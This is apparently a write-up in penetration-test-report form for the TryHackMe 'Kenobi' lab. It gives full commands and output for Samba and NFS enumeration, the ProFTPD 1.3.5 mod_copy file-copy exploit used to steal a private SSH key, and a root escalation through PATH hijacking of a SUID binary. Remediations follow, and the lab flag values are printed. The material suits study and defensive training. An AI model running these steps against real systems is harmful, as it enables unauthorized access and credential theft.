Penetration Test Report of Findings

THM | Kenobi

2024-11-06

Table of Contents

Executive Summary

Overview

The machine “Kenobi” contains multiple vulnerabilities which can be exploited in conjunction to create a critical risk to system integrity (root user access). A threat actor with root access to the file transfer server could create an exposure of sensitive / proprietary data or lead to further network exploitation and create a ransomware attack.

Risk Metrics

Vulnerabilities

- Critical (2)
- High (1)

Exploitability - High

Impact - Critical

Overall Risk Assessment - Critical

Recommendations

- Implement a regular system patching / updating cycle to address common vulnerabilities in systems.
- Implement system hardening best-practices.
- Implement strong authentication policies for network services.

Engagement Overview

Scope

Hosts

- **10.10.34.142**

Methodology

The engagement will follow a simple CTF-style gray-box assessment. All TTP's and tools are permitted for this engagement. Goal for this engagement is root privileges over the target Linux machine. Author has provided information regarding vulnerable components of the machine: Samba shares, vulnerable FTP Service, and insecure binaries with SUID bit set.

Compromise Walkthrough

Reconnaissance


Initial Nmap scan to enumerate open ports:

```
root@ip-10-10-52-50:~# nmap -sS -Pn 10.10.34.142

Starting Nmap 7.60 ( https://nmap.org ) at 2024-11-06 20:44 GMT
Nmap scan report for ip-10-10-34-142.eu-west-1.compute.internal (10.10.34.142)
Host is up (0.00086s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2049/tcp open  nfs
MAC Address: 02:A0:AD:B6:83:47 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```

Deeper Nmap scan to enumerate services and vulnerabilities:

```
root@ip-10-10-52-50:~# nmap -sS -Pn -sV -sC -p 21,22,80,111,139,445,2049 10.10.34.142

Starting Nmap 7.60 ( https://nmap.org ) at 2024-11-06 20:46 GMT
NSOCK ERROR [13.1990s] mksock_bind_addr(): Bind to 0.0.0.0:80 failed (IOD #57): Address already in use (98)
Nmap scan report for ip-10-10-34-142.eu-west-1.compute.internal (10.10.34.142)
Host is up (0.00049s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
|   256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
|_  256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (EdDSA)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      51565/tcp  mountd
|   100005  1,2,3      55383/udp  mountd
|   100021  1,3,4      35381/tcp  nlockmgr
|   100021  1,3,4      43239/udp  nlockmgr
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
MAC Address: 02:A0:AD:B6:83:47 (Unknown)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
|_nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: kenobi
|   NetBIOS computer name: KENOBI\x00
|   Domain name: \x00
|   FQDN: kenobi
|_  System time: 2024-11-06T14:46:26-06:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-11-06 20:46:26
|_  start_date: 1600-12-31 23:58:45

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
```

Started with investigating the web server on port 80 running Apache 2.4.18. By checking robots.txt as well as the nmap scan output a potentially sensitive directory (/admin.html) is revealed:




```
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

This directory does not lead to any useful info.

Checked for any other directories that may be hidden on the web server with dirbuster, which returned no further results.

Investigated the Samba shares over port 139/445, found a share “anonymous” which contained a file “log.txt.” Downloaded the txt file to attacker workstation for analysis:

```
root@ip-10-10-52-50:~# smbclient -L 10.10.34.142
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk
        IPC$            IPC       IPC Service (kenobi server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            KENOBI
root@ip-10-10-52-50:~# smbclient \\\\10.10.34.142\\anonymous
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Sep  4 11:49:09 2019
  ..                                  D        0  Wed Sep  4 11:56:07 2019
  log.txt                             N    12237  Wed Sep  4 11:49:09 2019

                9204224 blocks of size 1024. 6865012 blocks available
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (5974.8 KiloBytes/sec) (average 5975.1 KiloBytes/sec)
```

Log.txt contains the configuration details for the ProFTPD server running on the target machine, and contains information about the FTP server and the location of the SSH key generated for user “Kenobi.”:

```
root@ip-10-10-52-50:~# cat log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
```

Used Nmap to enumerate the network file system service running on port 111:

```
root@ip-10-10-52-50:~# nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.34.142

Starting Nmap 7.60 ( https://nmap.org ) at 2024-11-06 21:13 GMT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 21:13 (0:00:00 remaining)
Nmap scan report for ip-10-10-34-142.eu-west-1.compute.internal (10.10.34.142)
Host is up (0.00011s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache
| rwxrwxrwt   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_
| nfs-showmount:
|_  /var *
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /var        9204224.0  1848624.0  6865004.0  22%   16.0T        32000
MAC Address: 02:A0:AD:B6:83:47 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
```

A vulnerability in ProFTPD 1.3.5 allows an unauthenticated user to copy any file to any destination in the vulnerable system.
(https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/)

By leveraging this vulnerability to move the private RSA SSH key, whose file location was revealed by the Samba share, can be moved to network file share and copied to the attacker's machine:

```
root@ip-10-10-52-50:~# nc 10.10.34.142 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.34.142]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

```
root@ip-10-10-52-50:~# mkdir /mnt/kenobinfs
root@ip-10-10-52-50:~# mount 10.10.34.142:/var /mnt/kenobinfs
root@ip-10-10-52-50:~# ls -la /mnt/kenobinfs
total 56
drwxr-xr-x 14 root root  4096 Sep  4  2019 .
drwxr-xr-x  3 root root  4096 Nov  6 21:30 ..
drwxr-xr-x  2 root root  4096 Sep  4  2019 backups
drwxr-xr-x  9 root root  4096 Sep  4  2019 cache
drwxrwxrwt  2 root root  4096 Sep  4  2019 crash
drwxr-xr-x 40 root root  4096 Sep  4  2019 lib
drwxrwsr-x  2 root staff 4096 Apr 12  2016 local
lrwxrwxrwx  1 root root     9 Sep  4  2019 lock -> /run/lock
drwxrwxr-x 10 root lxd   4096 Sep  4  2019 log
drwxrwsr-x  2 root mail  4096 Feb 26  2019 mail
drwxr-xr-x  2 root root  4096 Feb 26  2019 opt
lrwxrwxrwx  1 root root     4 Sep  4  2019 run -> /run
drwxr-xr-x  2 root root  4096 Jan 29  2019 snap
drwxr-xr-x  5 root root  4096 Sep  4  2019 spool
drwxrwxrwt  6 root root  4096 Nov  6 21:25 tmp
drwxr-xr-x  3 root root  4096 Sep  4  2019 www
root@ip-10-10-52-50:~# cp /mnt/kenobinfs/var/id_rsa .
cp: cannot stat '/mnt/kenobinfs/var/id_rsa': No such file or directory
root@ip-10-10-52-50:~# cp /mnt/kenobinfs/var/tmp/id_rsa .
cp: cannot stat '/mnt/kenobinfs/var/tmp/id_rsa': No such file or directory
root@ip-10-10-52-50:~# cp /mnt/kenobinfs/tmp/id_rsa .
root@ip-10-10-52-50:~# chmod 600 id_rsa
```

Initial Access can be achieved by connecting via SSH using this RSA key.

Initial Access


A vulnerability in the ProFTPD version 1.3.5 as well as insecure Samba and Network File Share configurations discovered in the reconnaissance phase allowed exfiltration of a local user's private RSA key which can be used to connect to the target machine via SSH:

```
root@ip-10-10-52-50:~# ssh -i id_rsa kenobi@10.10.34.142
The authenticity of host '10.10.34.142 (10.10.34.142)' can't be establis
ECDSA key fingerprint is SHA256:uUzATQRA9mwUNjGY6h0B/wjpaZXJasCPBY30BvtM
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.34.142' (ECDSA) to the list of known h
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ pwd
/home/kenobi
```

/home/kenobi/user.txt = d0b0f3f53b6caa532a83915e19224899

Privilege Escalation

Listing all files with the SUID bit set reveals one out-of-place binary:



This binary seems to be a simple debugging tool:

```
kenobi@kenobi:~$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :3
eth0      Link encap:Ethernet  HWaddr 02:a0:ad:b6:83:47
          inet addr:10.10.34.142  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::a0:adff:feb6:8347/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:98592 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98226 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16451063 (16.4 MB)  TX bytes:47495350 (47.4 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:192 errors:0 dropped:0 overruns:0 frame:0
          TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:13760 (13.7 KB)  TX bytes:13760 (13.7 KB)
```

Checking the binary with Strings reveals that the commands are not called via the full file path:

```
kenobi@kenobi:~$ strings /usr/bin/menu
```

```
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
```

By creating a new file called “curl” which opens /bin/sh, and manipulating the $PATH variable to check the directory that this new file named curl exists in, a shell with root permissions can be accessed since /usr/bin/menu runs as root:

```
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(samb
ashare)
```

/root/Root.txt - 177b3cd8562289f37382721c28381f02

Engagement Results

Findings

Vulnerability (1): ProFTPD server configuration file stored in Samba share that allows anonymous login contains file location of “kenobi” user’s private RSA key. (CWE-200, CWE-532).

Proof of Exploitation:

```
root@ip-10-10-52-50:~# smbclient -L 10.10.34.142
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk
        IPC$            IPC       IPC Service (kenobi server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            KENOBI
root@ip-10-10-52-50:~# smbclient \\\\10.10.34.142\\anonymous
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Sep  4 11:49:09 2019
  ..                                  D        0  Wed Sep  4 11:56:07 2019
  log.txt                             N    12237  Wed Sep  4 11:49:09 2019

                9204224 blocks of size 1024. 6865012 blocks available
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (5974.8 KiloBytes/sec) (average 5975.1 KiloBytes/sec)
```

```
root@ip-10-10-52-50:~# cat log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
```

Vulnerability (2): Out-of-date ProFTPD server contains RCE vulnerability and allows an unauthenticated attacker to copy files from anywhere to anywhere on the file system. (CVE-2015-3306).

Proof of Exploitation:

```
root@ip-10-10-52-50:~# nc 10.10.34.142 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.34.142]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

Vulnerability (3): Vulnerable binary with SUID bit set allows for privilege escalation to root via path variable manipulation. (CWE-269).

Proof of Exploitation:

```
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(samb
ashare)
```

Remediations

Vulnerability 01 (High)

- Restrict/disable anonymous login for Samba shares to avoid exposing sensitive data to unauthenticated users.
- Enforce access control and strong authentication mechanisms for users accessing Samba shares containing sensitive data.
- Enforce access control on directories containing sensitive data such as private RSA keys.

Vulnerability 02 (Critical)

- Update the ProFTPD service to the latest version to address major vulnerabilities.
- Restrict / disable unauthenticated access to the ProFTPD service and implement strong authentication mechanisms and/or policies.

Vulnerability 03 (Critical)

- Remove the SUID bit on the vulnerabile binary to follow best-practice of least privilege.
- Configure the binary to use absolute paths. The file is vulnerable to a path variable manipulation exploit because it does not specify the full file path of the binaries it attempts to run.
- Set secure_path in sudoers file to restrict file locations of the $PATH variable when a binary is executed with sudo.